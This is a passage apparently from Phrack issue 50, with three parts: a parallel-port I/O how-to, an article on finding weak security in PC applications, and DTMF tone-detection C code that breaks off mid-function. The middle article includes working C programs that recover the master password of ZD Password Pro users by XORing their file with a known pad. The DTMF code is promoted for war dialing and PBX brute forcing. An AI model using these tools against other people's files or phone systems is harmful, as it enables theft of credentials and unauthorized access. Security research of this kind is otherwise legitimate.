Making individual output data lines of a parallel printer port "turn on" is as simple as selecting them with a corresponding binary value. Pin 2 (D0) is the least significant bit and pin 9 (D7) is the most significant bit. If you wanted bits 0, 2, 3, 4, and 6 to "turn on" or go high (+5v) while leaving 1, 5, and 7 low (ground) you would first convert the binary value to decimal and then send that value to the port. (actually, there is no reason why you can't just send the binary value to the port)

```
D7 D6 D5 D4 D3 D2 D1 D0
 0  1  0  1  1  1  0  1   ==  1011101  ==  93

outb(93,BASE_ADDRESS);
```

If you want all lines low or "off", you send a 0.
If you want them all high or "on", you send 255.

Controlling the status of the individual bits of the I/O port is a simple way of controlling solid state relays, optocouplers, LED's and so on. You could very easily and very safely control a high wattage lighting system in this manner. (assuming you are using solid state relays with back EMF

protection). This could/would be good for closet cultivators experimenting with the horticulture of cannabis sativa or any other plant. Have you ever wanted things such as lights and irrigation systems to come on or turn off at certain times? That's what your crontab file is for! The possibilities are endless.

I N P U T

Standard IBM/PC parallel printer ports have nine control lines capable of inputting real world data. Each printer port has three address locations. The base address is used to transmit data. The next address can input five data bits, using pins 11, 10, 12, 13, and 15 (referred to as BASE_ADDRESS+1 I7 through I3), and the third port address can input or output a nibble of information using pins 17, 16, 14, and 1 (referred to as BASE_ADDRESS+2 I3 through I0). The third port address pins must be set HIGH so we can read from BASE_ADDRESS+2. I'll show you how in the example.

The inputs are all active LOW, meaning your device must short them to ground to create a signal (switch, analog to digital converter, DTMF decoder, etc). This is not a problem, as most devices already do this. The ones that don't, just use an inverter.

The simplest method of inputting eight data bits is to read the high nibble from the (BASE_ADDRESS+1) and the low nibble from the (BASE_ADDRESS+2). These two nibbles can be logically ORed together to form a data byte. Some of the data bits are hard-wired on the printer card for active HIGH operation. To get around this, I use four sections of a 7404 hex inverter to re-invert the inverted data lines.

```
I7 I6 I5 I4 I3 I2 I1 I0      BASE_ADDRESS+1 INPUT LINES
11 10 12 13 15 -- -- --      PIN NUMBER (-- = NOT USED)

I7 I6 I5 I4 I3 I2 I1 I0      BASE_ADDRESS+2 INPUT LINES
-- -- -- -- 17 16 14  1      PIN NUMBER (-- = NOT USED)
```

Notice both I3's of both ports are used. Pin 15 (ERROR) is the 9th input of a standard IBM/PC parallel printer port. No offense to this pin, but it's a pain in the ass to use and I only use it when I *have* to. Through software, I disregard it.

Check out this example:

```
/* next line sets all open collector output pins HIGH
   so we can read from BASE_ADDRESS+2)  */
outb(inb(BASE_ADDRESS+2) || 15 , BASE_ADDRESS+2);
High_Nibble = inb(BASE_ADDRESS+1);
Low_Nibble = inb(BASE_ADDRESS+2);
High_Nibble = High_Nibble & 0xF0;   /*   0xF0 = 11110000   */
Low_Nibble = Low_Nibble & 0x0F;     /*   0x0F = 00001111   */
Data_Byte = High_Nibble | Low_Nibble;
```

Pretty simple, eh? This means you can use I7 through I4 in BASE_ADDRESS+1 and I3 through I0 in BASE_ADDRESS+2 to give you 8 bits of data input.

All of the data lines must use a pull up resistor. This includes the hard-wired active HIGH pins *after* the 7404 inverter. This lets any device produce both a high and low logic signal. Pull up resistors simply pull all the data lines high so software sees all 0's unless you short a pin to ground. (Remember these are all active LOW inputs -ground means 1)

Pins 14, 17, 1, and 11 are all hard-wired for active HIGH operation. These are the pins that are signaled through the 7404 inverter IC (which makes them just like the rest of the pins for ease of use).

NOTES:

*** When compiling programs using these routines, use the -O2 optimize flag, or else you'll have some headaches.

Port 888 is the 1st parallel printer port (LPT1)

I am not responsible for your mistakes. If you plug 120vAC directly into your parallel port, I guarantee you'll destroy your computer. Use optically isolated solid state relays to switch high current.

For any more info regarding I/O port programming, schematics to some fun projects, or to send a complaint, e-mail professr@hackerz.org

If you don't like my code, keep in mind that I design hardware for a living. I am not a programmer, nor have I ever claimed to be one. My programs are elegant on occasion, but mostly just get the job done without actually doing it the best way.

If you want schematics showing how to hook up the 7404 to the port, mail me.

I have some interesting things there regarding circuit design. One of my favorites is a software package called "PADS" Personal Automated Design Software. It is a CAD package for schematics and PCBoard Design. The copy on my web page is a public domain demo. This demo is fully functional in every way. It only limits you to something like 20 IC's, 300 tie points, etc. I usually do not go over these limits.

Maybe this article will replace the IO-Port [mini] How-To 'cause that is only about 24 lines of text.

E X A M P L E S
A N D
D I A G R A M


```
            /*  simple program to send data via parallel port  */

#include <unistd.h>
#include <asm/io.h>
#define BASE_ADDRESS 888        /* 1st Parallel Port */

main() {
int port_data=0;
int Data_Byte=255;
ioperm(BASE_ADDRESS,3,1);       /* set permission on port */
        outb(Data_Byte,BASE_ADDRESS);
        printf("Sent 255 to port %d to turn all pins HIGH\n",BASE_ADDRESS);
ioperm(BASE_ADDRESS,3,0);       /* take away port permission */
return(0);
}
         /*  end of simple program to send data via parallel port  */
/*************************************************************************/
       /*  simple program to take in 8 bit input via parallel port  */

#include <unistd.h>
#include <asm/io.h>
#define BASE_ADDRESS 888        /* 1st Parallel Port */

main() {
int port_data=0;
int High_Nibble, Low_Nibble, Data_Byte;
ioperm(BASE_ADDRESS,3,1);       /* set permission on port */
        outb(inb(BASE_ADDRESS+2) || 15 , BASE_ADDRESS+2);
        High_Nibble = inb(BASE_ADDRESS+1);
        Low_Nibble = inb(BASE_ADDRESS+2);
        High_Nibble = High_Nibble & 0xF0;   /*   0xF0 = 11110000   */
        Low_Nibble = Low_Nibble & 0x0F;     /*   0x0F = 00001111   */
        Data_Byte = High_Nibble | Low_Nibble;
        printf("LN=%d HN=%d DB=%d\n",Low_Nibble,High_Nibble,Data_Byte);
ioperm(BASE_ADDRESS,3,0);       /* take away port permission */
return(0);
}
    /*  end of simple program to take in 8 bit input via parallel port  */
/*************************************************************************/
                    I                           I  I  I  I
```



/********** End of my little text file / how-to **********/

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

12 of 16

PC Application Level Security

by

Sideshow Bob

I. Introduction

In the past, hackers interested in security have focused most of their efforts in finding and exploiting security holes in networking related operating systems, protocols, and applications. I would like to suggest another arena of hacking that might be of interest to emerging hackers. Although the Internet is certainly a great place to hack, you can also find a world of hacking sitting right on the computer at your desk. This article is really aimed at a broad and young audience, for cryptographers of tomorrow, not today.

The fundamental problem with the lack of security in applications today is that people just don't care. Companies that produce security software do care about security, but most software available today has some component of security in them, written by programmers who do not understand or care about security. When a consumer uses a piece of software that has advertised security features, they do not have the knowledge or power to determine if the security in that software is effective, or waiting to be exploited. There are literally thousands of applications out there for PCs right now, and many of them have security problems just waiting to be discovered.

In this article, I hope to provide interested new hackers the motivation and knowledge to go out and explore PC applications they have access to in order to determine if they have security problems. Giving out exploits is definitely NOT the goal of this article, I decided to provide one example to show the process at work, but I leave it up to the readers to go out and hack for themselves.

If you find security holes of your own in PC applications, I strongly encourage you to inform the companies involved, and post your findings in an appropriate public forum. If you learn from this article, helping the security community by letting other people know about security problems in PC software is the greatest compliment you could give me.

II. Finding an Candidate

Just exactly what I am talking about when I say PC application security? First off, I am talking about mass consumer operating systems. Unix and NT are being examined by many security people today in great depth for security holes, and there is definitely a good reason for that, but this article is focused on the computers sitting at most people's desks. Windows and Mac-OS are both widely used legitimate operating systems.

Some security people might tell you if you care about security, don't run Windows '95. That is an easy answer, it is far easier to build secure applications on top of more secure operating systems. But that does not address the realistic security threats that exist on these operating systems. The fact is, nobody is going to ruin your life, steal your money, or cause millions in harm solely because of a vulnerability in one of these programs. But as a consumer, you should expect and DEMAND that when someone tells you their program is secure that they aren't flat out lying to your face. When someone tells you your personal information you enter into a program is protected by a password, you should DEMAND that without that password, your data is protected from your family, your

friends, and even a friendly visit from your local law enforcement agency.

What programs should you look for with security holes? Quite simply, anything that claims to have any security in it. The most obvious tip-off is anything with passwords. In addition, anything that has users, restricts access, or claims to protect your data. Encryption and authentication are big buzzwords that someone is messing with security. Look on your hard drive, look in computer stores, look on the Internet for shareware and freeware (if its free, its ok if it lies about what it does? I don't think so.). Not every program has any element of security in it, but lots do. Not every program you find will have security holes, but if you spend enough time and look at enough programs, you are going to find a lot that do. I would especially encourage you to not limit yourself to high-profile, popular applications. Certainly those are viable candidates, but there are a lot more choices than that. If you have found an application, now you are ready to hack!

III. Finding Vulnerabilities

A. Application Purpose

You have found a candidate application, and now you want to find out if it is insecure. The first thing you want to do is to learn how the program works. The worst of the worst applications will allow you to subvert security directly from within the application. An example of this was the first version of Microsoft "Bob". After incorrectly entering your password too many times, Bob would wisely figure out that you forgot your password and ask you if you wanted to change it.

Determine what the goal of the security in the application is. Generally this will be to protect sensitive information in the program. For the candidate application, determine what information is being protected. It might only be a small sub-set of the data, or perhaps all of it. Often the product won't tell you what it is trying to protect, so you will need to do some digging inside the program to discover it. Some programs might let anyone read data, but only authorized users modify it. Other programs might let anyone enter in new data, but only authorized users read what has been entered. Another program might let anyone read and enter in new data, but only let authorized users delete individual entries (in an insecure OS, anyone could delete the entire database, but that does not imply one could selectively remove information from a database).

B. User Interaction

Next, figure out all the different elements of the program that allow the user to interact with the security module of the program. Where does it ask for usernames? Where does it ask for passwords? Can I change a password? Can I remove a password? Can I password protect different parts of a file? Do I have any options as to what kind of security is employed? Can I disable security altogether? Do I protect a file, a database, a user? This is the typical user level interaction with the program. I would not even attempt to start digging at a lower level of the program until you are an expert on how the program functions at the user interface level.

C. Digging Deeper

Now that you have comprehensively examined and understand the program at the normal user level, you are ready to start hacking, and that means figure out how the program works. Now, if you are extremely fortunate, you may have source code to the program and will be able to simply read that source and fully understand how it works. Another method for figuring out how the program works is to disassemble the program and read through the assembly code of the program as it executes. This is a reasonable method and sometimes the best, but it requires a thorough understanding of assembly language and in order to make this article accessible to anyone interested, I am going to ignore that possibility. If you are interested in doing so, I suggest picking up a good book on

assembly and a high quality debugging tool.

If you have the most typical application of security in your application, the security is meant to protect some sensitive information. Somewhere on your hard drive, in some form, is that sensitive information: Find It! Usually this isn't hard, you install the application somewhere and if it is well behaved it doesn't put the data in some random location on your hard drive (but be forewarned, some do exactly to confuse you at this step). Start out with a fresh installation of the software on your drive, and then enter some data into the application, and see what changed. Now you should know what file(s) data gets written out to.

D. File Modifications

Look at the directory listings, sometimes the filename itself is a clue. Save directory listings out to a file, and then make some modification in the program (and save), and make another directory listing. For each listing, write down what you did between that and the last listing. Now you have a bunch of directory listings, which may or may not help you. You need to try and interpret this data to tell if there is anything you can learn about how the program works. In the worst case (for you), absolutely nothing will change. Usually at least timestamps on the files will change, telling you what files were written to.

Does every user or database you enter get written to a new file which is the name of the user, or does it all get written to one file? Does each new entry create a new file? Does one file get bigger by a fixed amount of size for each entry you add? Is each file created the same size? Do you recognize the extension of the file?

E. File Contents

If you have made any progress at all by this point, you should be able to narrow down what file or files you need to examine in more depth. The best thing to do is to just look at the files. There are two things you need at this point: a good hex viewer and a good diff utility. The hex viewer should let you know look at both the ASCII text and binary contents of the file; for DOS something like the shareware List utility is good. A diff utility will take 2 or more files as input and tell you what has changed between them. This will automate telling you what has changed in the files when you make a change in the data.

Quite simply, use these two utilities. Take a look inside the files that you KNOW have to contain the sensitive data. Now if a program is meant to protect you from reading the data and your hex viewer is sitting there and you see it all in front of your face, you have found a problem. If you change an 'a' to a 'b' in the application and one byte of data is incremented one byte in the file, you are getting closer. In many cases, you will need to enter in a lot of data into the application and compare numerous resulting files in order to figure out exactly what and where things change.

If data is being protected, the worst case (for you) is that it is actually being encrypted with a known secure algorithm. Does that mean it is secure? No, through thorough cryptanalysis, serious computing power, or implementation flaws, one might still be able to read the data. But this sort of analysis is left to professionals in that field, and not the target of this article. For you, you may have to find alternative methods to gain access which are probably far easier to begin with. This might mean keystroke logging, social engineering, or simply trying to brute force attack the situation.

A more common situation is that some, but not all of the data is being encrypted. You will very likely be able to extract sensitive information that the users of the program thinks is sensitive and should be secure, but the application programmer's decided was not part of the sensitive date. Not clearly communicating what is being protected and what isn't should be an indication that everything is being protected, but that is very often not the case at all.

Another common situation is that the data is being poorly encrypted. This is usually the case if you can't read the data in text in the files, but you are able to pick up clear patterns of what is being changed. Good encryption should make data that looks 'random', if what you are looking at looks decidedly not random, there is a problem.

IV. Exploiting Vulnerabilities

I will finish up this article with an example of how to work through this process from finding a program to exploiting the vulnerability. Ziff-Davis Interactive has been advertising and offering a free Windows utility known as "Password Pro" for the sole purpose of letting Windows users maintain passwords in a central database securely. On the Internet today, people (not to mention hackers) have accounts on numerous machines and managing the passwords for all of these systems is not a trivial task. With the increasing popularity of requiring registration to gain access to all the features of a web site, users are accumulating more and more accounts than ever before.

In the past, users have taken on several solutions to this problem. Some people use the same account name and password everywhere they go. Obviously this presents a major security problem, as there is no way to guarantee the security of any one of the accounts that they use, much less all of them. If their password is compromised, it is an even more daunting task to change the password on every site that is being used. Still, this requires a user maintain a list of systems they have accounts on, and with more people using the net everyday, it is inevitable that some people will attempt to use the same account name.

Another possible solution people have used is to maintain a cleartext file on their system, or a physical notebook that has a list of usernames and passwords. Using paper and pen certainly will eliminate hackers over the Internet from gaining access, but if you have ever seen War Games you know that crackers are not above physically snooping around your home or office in order to find out passwords. Leaving a plaintext file on your system is an even worse solution. If you are running an insecure operating system such as DOS or Windows '95, anyone that can sit down at your computer will be able to read it. Even with Windows NT or a Unix operating system, you do not want anyone that can gain administrator/root access to the machine to immediately gain access to every machine on the Internet that you have an account on.

While there is no perfect solution preventing someone with root access to the box you are using from snooping your keystrokes or sniffing your sessions, it is certainly more work to do so than to simply read a cleartext file. So, it is clear that for many users on the Internet today, there is a definite use for the type of utility that ZD Net is providing. Further, as will be explained in this article, there are definitely fairly secure methods of writing and using such a database. It is unfortunate that Ziff-Davis has implemented this tool in such a manner as to actually make it easier for people to obtain users' account names and passwords. The author of this utility was informed through appropriate channels of this vulnerability in his software and as of the release of this article, an upgraded version with a well known encryption algorithm should be available.

All of my work with regards to Password Pro was done by modifying accounts and entries through the normal operation of the program, and then viewing the changes that were made to the corresponding .lst files. At no point did I attempt to disassemble the Password Pro code, although that would have resulted in the same ultimate findings.

For each user on a machine that wishes to use Password Pro, a file is created in the Password Pro directory with a filename of <username>.lst. When you first start-up Password Pro, it prompts you for a username and password. When you enter a filename, it looks for a file with the .lst extension matching that username. If it finds the file, it then reads the password that you are prompted for, and attempts to validate the password with the one stored in the file. If the file does not exist, the user is asked if he wants to create a new account; if so he can then enter and confirm a password and a file is created.

The file format of the user .lst files is proprietary. When the file is first created, it is 32 bytes in length. Users can then add entries to the file which contain a system name, account name, password, and password expiration. Adding a single entry to a new .lst file increases the file size to 166 bytes.

Viewing the file showed that the Password Pro password did not show up in plaintext anywhere in the file, nor did any of the passwords for the systems that users had entered. System names and account names were however in plaintext; my first disappointment in examining the security of the program.

My first thoughts with regards to the file format was simply that the password was stored in the first 32 bytes of the file, and the entries were stored in fixed length structures beyond that. If each entry's password was actually encrypted with the password that was entered by the user, there would be no way to directly view the contents of the file. At this point in time, I had no idea if this was the case or not, but if it proved to be true, there would still be other options available in attempting to read the entries, such as a dictionary attack.

To test my first theory, I created a user, blue, that I would attempt to break the security on. I used the password "password", obviously a poor choice for a real application but since I was not going to mount a dictionary attack at this point, it was irrelevant. I added an entry for this user for a fictitious system, account name, and password. I then created a user, hacker, with no password on his account, and on database entries. On my filesystem I then had a 166 byte blue.lst file and a 32 byte hacker.lst file. In order to merge the two files into one, I used the commands:

```
C:\PASSWORD> tail --bytes=134 blue.lst > blue.end
C:\PASSWORD> copy /b hacker.lst+blue.end > hacked.lst
```

I then loaded up Password Pro and attempted the username 'hacked'. It prompted for a password and when I attempted none, it prompted me again. It was clear that cracking this program was not going to be quite that trivial.

It was clear that all of the information necessary to attack the password was being stored somewhere in those first 32 bytes. The easiest way to scramble the password would be a bit-shift (rot-13) or to XOR the password with a single character. If this was true, the password 'password' should show the two consecutive 's' characters as being the same value. I looked through the hex dump of the file to see if this appeared to be true, and it wasn't.

The next complication in encryption is to XOR the files with a 'pad'. This would mean that each letter in the password would be XOR-ed with a different byte, up to the length of the pad, and then it would start over XORing with the first letter of the pad, and so on. If this were the case, changing one letter in my password would only change one byte in the file. I created a password of 'pastword' and diffed the files; only 1 byte changed. This looked promising, so it was time to extract the 'pad' from the file. For an eight letter password, I need to find out what the 8 bytes being used to XOR the file are. The way to do this is to simply take a file the program creates with a known password, and XOR the file with the password, resulting in the pad. This reverses what the program originally did, which was XOR the password with the pad to create the file.

```
<++> pwp-pad.c
/* pwp-pad.c - ZD Password Pro for Windows Pad Reader (1/14/97)
 *
 * Syntax: pwp-pad filename.lst password
 *
 * Given a database file created by Password Pro and the password entered to
 * protect the file, outputs the pad being used by Password Pro to encrypt
 * files.
 *
 */

#include <stdio.h>
```

```
main(int argc, char **argv) {
  FILE *fpass;
  char pbuf[32], inbuf[32];
  char *password, *pptr;
  int i;

  /* check command line arguments */
  if(argc < 3) {
    fprintf(stderr, "Syntax: %s filename.lst password\n", argv[0]);
    exit(1);
  }

  password = argv[2];

  /* open the file */
  fpass = fopen(argv[1],"r");
  if(!fpass) {
    fprintf(stderr, "Unable to open file %s\n", argv[1]);
    exit(1);
  }

  /* read from file */
  if(fread(pbuf, 1, 32, fpass) != 32) {
    fprintf(stderr, "Unable to read password entry from file.\n");
    exit(1);
  }

  /* output pad by xor file contents with password from command line */
  printf("Pad: ");
  for(i=0; i<32 && pbuf[i]; i++) {
    pbuf[i] ^= password[i];
    printf("%x ", 0xff & pbuf[i]);
  }
  printf("\n");
}
<-->
```

Now that we have the pad, the next step is to use that pad to actually crack the contents of someone else's file. The way we do that is by taking someone's lst file that we don't know the password for, and XORing the start of the file with the pad. This will result in the password that they stored the file with, which we can then enter into the program to view the contents.

```
<++>
/* pwp-crack.c - ZD Password Pro for Windows Cracker (1/14/97)
 *
 * Syntax: pwp-crack filename.lst
 *
 * Outputs the password entered by the user of Password Pro to protect others
 * from reading the contents of their account and password database.
 *
 */

#include <stdio.h>

main(int argc, char **argv) {
  FILE *fin;
  char inbuf[32];
  char pad[] = { 0x38, 0x17, 0x2b, 0x8c, 0x59, 0xaf, 0xe6, 0x03, 0x61, 0x85 };
  int i;

  if(argc < 2) {
    fprintf(stderr, "Syntax: %s filename.lst\n\n", argv[0]);
    exit(1);
  }

  fin = fopen(argv[1],"r");
  if(!fin) {
    fprintf(stderr, "Unable to open %s for reading\n", argv[1]);
```

```
    exit(1);
  }

  if(fread(inbuf, 1, 32, fin) != 32) {
    fprintf(stderr, "Unable to read password from file.\n");
    exit(1);
  }

  printf("Password: ");
  for(i=0; i<32 && inbuf[i]; i++) {
    inbuf[i] ^= pad[i % sizeof(pad)];
    printf("%c", inbuf[i]);
  }
  printf("\n");
}
```

<-->

V. Conclusion

If you are interested in any of this, I strongly encourage you to go out and find holes and write exploits on your own. I'm sure Phrack would love to hear about any findings you make, so let us know how you are doing.

If you are a software developer and are interested in avoiding become a victim of one of Phrack's budding hackers, or just want to learn more about practical crytography, I suggest you pick up a copy of Bruce Schneier's Applied Cryptography available at any big bookstore.

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

13 of 16

DTMF Encoding and Decoding In C

by Mr. Blue

Introduction

DTMF tones are the sounds emitted when you dial a number on your touch tone phone. Modems have traditionally been the device used to generate these tones from a computer. But the more sophisticated modems on the market today are nothing more than a DSP (digital signal processor) with accompanying built-in software to generate and interpet analog sounds into digital data. The computers sitting on your desk have more cpu power, a more complex OS, and very often a just as sophisticated DSP. There is no reason you can not duplicate the functionality of a modem from right inside of unix software, providing you with a lot easier to understand and modify code.

In this article I provide the source code to both encode and decode DTMF tones. There are numerous uses for this code, for use in unix based phone scanning and war dialing programs, voice mail software, automated pbx brute force hacking, and countless other legitimate and not so legitimate uses.

I will not go into depth explaining the underlying mathematical theories behind this code. If you are of a sufficient math background I would encourage you to research and learn about the algorithms used from your local college library; it is not my intent to summarize these algorithms, only to provide unix C code that can be used on its own or expanded to be used as part of a larger program.

Use the extract utility included with Phrack to save the individual source files out to the dtmf/ directory. If you find this code useful, I would encourage you to show your appreciation by sharing some of your own knowledge with Phrack.

```
<++> dtmf/detect.h
/*
 *
 * goertzel aglorithm, find the power of different
 * frequencies in an N point DFT.
 *
 * ftone/fsample = k/N
 * k and N are integers.  fsample is 8000 (8khz)
 * this means the *maximum* frequency resolution
 * is fsample/N (each step in k corresponds to a
 * step of fsample/N hz in ftone)
 *
 * N was chosen to minimize the sum of the K errors for
 * all the tones detected...  here are the results :
 *
 * Best N is 240, with the sum of all errors = 3.030002
 * freq  freq actual   k     kactual  kerr
 * ---- ------------  ------ ------- -----
 *  350 (366.66667)   10.500 (11)    0.500
 *  440 (433.33333)   13.200 (13)    0.200
 *  480 (466.66667)   14.400 (14)    0.400
 *  620 (633.33333)   18.600 (19)    0.400
 *  697 (700.00000)   20.910 (21)    0.090
 *  700 (700.00000)   21.000 (21)    0.000
 *  770 (766.66667)   23.100 (23)    0.100
 *  852 (866.66667)   25.560 (26)    0.440
 *  900 (900.00000)   27.000 (27)    0.000
```

```
 *  941 (933.33333)   28.230 (28)    0.230
 * 1100 (1100.00000)  33.000 (33)    0.000
 * 1209 (1200.00000)  36.270 (36)    0.270
 * 1300 (1300.00000)  39.000 (39)    0.000
 * 1336 (1333.33333)  40.080 (40)    0.080
 **** I took out 1477.. too close to 1500
 * 1477 (1466.66667)  44.310 (44)    0.310
 ****
 * 1500 (1500.00000)  45.000 (45)    0.000
 * 1633 (1633.33333)  48.990 (49)    0.010
 * 1700 (1700.00000)  51.000 (51)    0.000
 * 2400 (2400.00000)  72.000 (72)    0.000
 * 2600 (2600.00000)  78.000 (78)    0.000
 *
 * notice, 697 and 700hz are indestinguishable (same K)
 * all other tones have a seperate k value.
 * these two tones must be treated as identical for our
 * analysis.
 *
 * The worst tones to detect are 350 (error = 0.5,
 * detet 367 hz) and 852 (error = 0.44, detect 867hz).
 * all others are very close.
 *
 */

#define FSAMPLE  8000
#define N        240

int k[] = { 11, 13, 14, 19, 21, 23, 26, 27, 28, 33, 36, 39, 40,
 /*44,*/ 45, 49, 51, 72, 78, };

/* coefficients for above k's as:
 *   2 * cos( 2*pi* k/N )
 */
float coef[] = {
1.917639, 1.885283, 1.867161, 1.757634,
1.705280, 1.648252, 1.554292, 1.520812, 1.486290,
1.298896, 1.175571, 1.044997, 1.000000, /* 0.813473,*/
0.765367, 0.568031, 0.466891, -0.618034, -0.907981,  };

#define X1    0    /* 350 dialtone */
#define X2    1    /* 440 ring, dialtone */
#define X3    2    /* 480 ring, busy */
#define X4    3    /* 620 busy */

#define R1    4    /* 697, dtmf row 1 */
#define R2    5    /* 770, dtmf row 2 */
#define R3    6    /* 852, dtmf row 3 */
#define R4    8    /* 941, dtmf row 4 */
#define C1   10    /* 1209, dtmf col 1 */
#define C2   12    /* 1336, dtmf col 2 */
#define C3   13    /* 1477, dtmf col 3 */
#define C4   14    /* 1633, dtmf col 4 */

#define B1    4    /* 700, blue box 1 */
#define B2    7    /* 900, bb 2 */
#define B3    9    /* 1100, bb 3 */
#define B4   11    /* 1300, bb4 */
#define B5   13    /* 1500, bb5 */
#define B6   15    /* 1700, bb6 */
#define B7   16    /* 2400, bb7 */
#define B8   17    /* 2600, bb8 */

#define NUMTONES 18

/* values returned by detect
 *  0-9     DTMF 0 through 9 or MF 0-9
 *  10-11   DTMF *, #
 *  12-15   DTMF A,B,C,D
 *  16-20   MF last column: C11, C12, KP1, KP2, ST
```

```
 *  21      2400
 *  22      2600
 *  23      2400 + 2600
 *  24      DIALTONE
 *  25      RING
 *  26      BUSY
 *  27      silence
 *  -1      invalid
 */
#define D0    0
#define D1    1
#define D2    2
#define D3    3
#define D4    4
#define D5    5
#define D6    6
#define D7    7
#define D8    8
#define D9    9
#define DSTAR 10
#define DPND  11
#define DA    12
#define DB    13
#define DC    14
#define DD    15
#define DC11  16
#define DC12  17
#define DKP1  18
#define DKP2  19
#define DST   20
#define D24   21
#define D26   22
#define D2426 23
#define DDT   24
#define DRING 25
#define DBUSY 26
#define DSIL  27

/* translation of above codes into text */
char *dtran[] = {
  "0", "1", "2", "3", "4", "5", "6", "7", "8", "9",
  "*", "#", "A", "B", "C", "D",
  "+C11 ", "+C12 ", " KP1+", " KP2+", "+ST ",
  " 2400 ", " 2600 ", " 2400+2600 ",
  " DIALTONE ", " RING ", " BUSY ","" };

#define RANGE  0.1           /* any thing higher than RANGE*peak is "on" */
#define THRESH 100.0         /* minimum level for the loudest tone */
#define FLUSH_TIME 100       /* 100 frames = 3 seconds */

<-->
<++> dtmf/detect.c

/*
 * detect.c
 * This program will detect MF tones and normal
 * dtmf tones as well as some other common tones such
 * as BUSY, DIALTONE and RING.
 * The program uses a goertzel algorithm to detect
 * the power of various frequency ranges.
 *
 * input is assumed to be 8 bit samples.  The program
 * can use either signed or unsigned samples according
 * to a compile time option:
 *
 *    cc  -DUNSIGNED detect.c -o detect
 *
 * for unsigned input (soundblaster) and:
 *
 *    cc  detect.c -o detect
```

```
 *
 * for signed input (amiga samples)
 * if you dont want flushes,  -DNOFLUSH
 *
 *                            Tim N.
 */

#include <stdio.h>
#include <math.h>
#include "detect.h"

/*
 * calculate the power of each tone according
 * to a modified goertzel algorithm described in
 *  _digital signal processing applications using the
 *  ADSP-2100 family_ by Analog Devices
 *
 * input is 'data',  N sample values
 *
 * ouput is 'power', NUMTONES values
 *  corresponding to the power of each tone
 */
calc_power(data,power)
#ifdef UNSIGNED
unsigned char *data;
#else
char *data;
#endif
float *power;
{
  float u0[NUMTONES],u1[NUMTONES],t,in;
  int i,j;

  for(j=0; j<NUMTONES; j++) {
    u0[j] = 0.0;
    u1[j] = 0.0;
  }
  for(i=0; i<N; i++) {   /* feedback */
#ifdef UNSIGNED
    in = ((int)data[i] - 128) / 128.0;
#else
    in = data[i] / 128.0;
#endif
    for(j=0; j<NUMTONES; j++) {
      t = u0[j];
      u0[j] = in + coef[j] * u0[j] - u1[j];
      u1[j] = t;
    }
  }
  for(j=0; j<NUMTONES; j++)   /* feedforward */
    power[j] = u0[j] * u0[j] + u1[j] * u1[j] - coef[j] * u0[j] * u1[j];
  return(0);
}


/*
 * detect which signals are present.
 *
 * return values defined in the include file
 * note: DTMF 3 and MF 7 conflict.  To resolve
 * this the program only reports MF 7 between
 * a KP and an ST, otherwise DTMF 3 is returned
 */
decode(data)
char *data;
{
  float power[NUMTONES],thresh,maxpower;
  int on[NUMTONES],on_count;
  int bcount, rcount, ccount;
  int row, col, b1, b2, i;
```

```
  int r[4],c[4],b[8];
  static int MFmode=0;

  calc_power(data,power);
  for(i=0, maxpower=0.0; i<NUMTONES;i++)
    if(power[i] > maxpower)
      maxpower = power[i];
/*
for(i=0;i<NUMTONES;i++)
  printf("%f, ",power[i]);
printf("\n");
*/

  if(maxpower < THRESH)  /* silence? */
    return(DSIL);
  thresh = RANGE * maxpower;    /* allowable range of powers */
  for(i=0, on_count=0; i<NUMTONES; i++) {
    if(power[i] > thresh) {
      on[i] = 1;
      on_count ++;
    } else
      on[i] = 0;
  }

/*
printf("%4d: ",on_count);
for(i=0;i<NUMTONES;i++)
  putchar('0' + on[i]);
printf("\n");
*/

  if(on_count == 1) {
    if(on[B7])
      return(D24);
    if(on[B8])
      return(D26);
    return(-1);
  }

  if(on_count == 2) {
    if(on[X1] && on[X2])
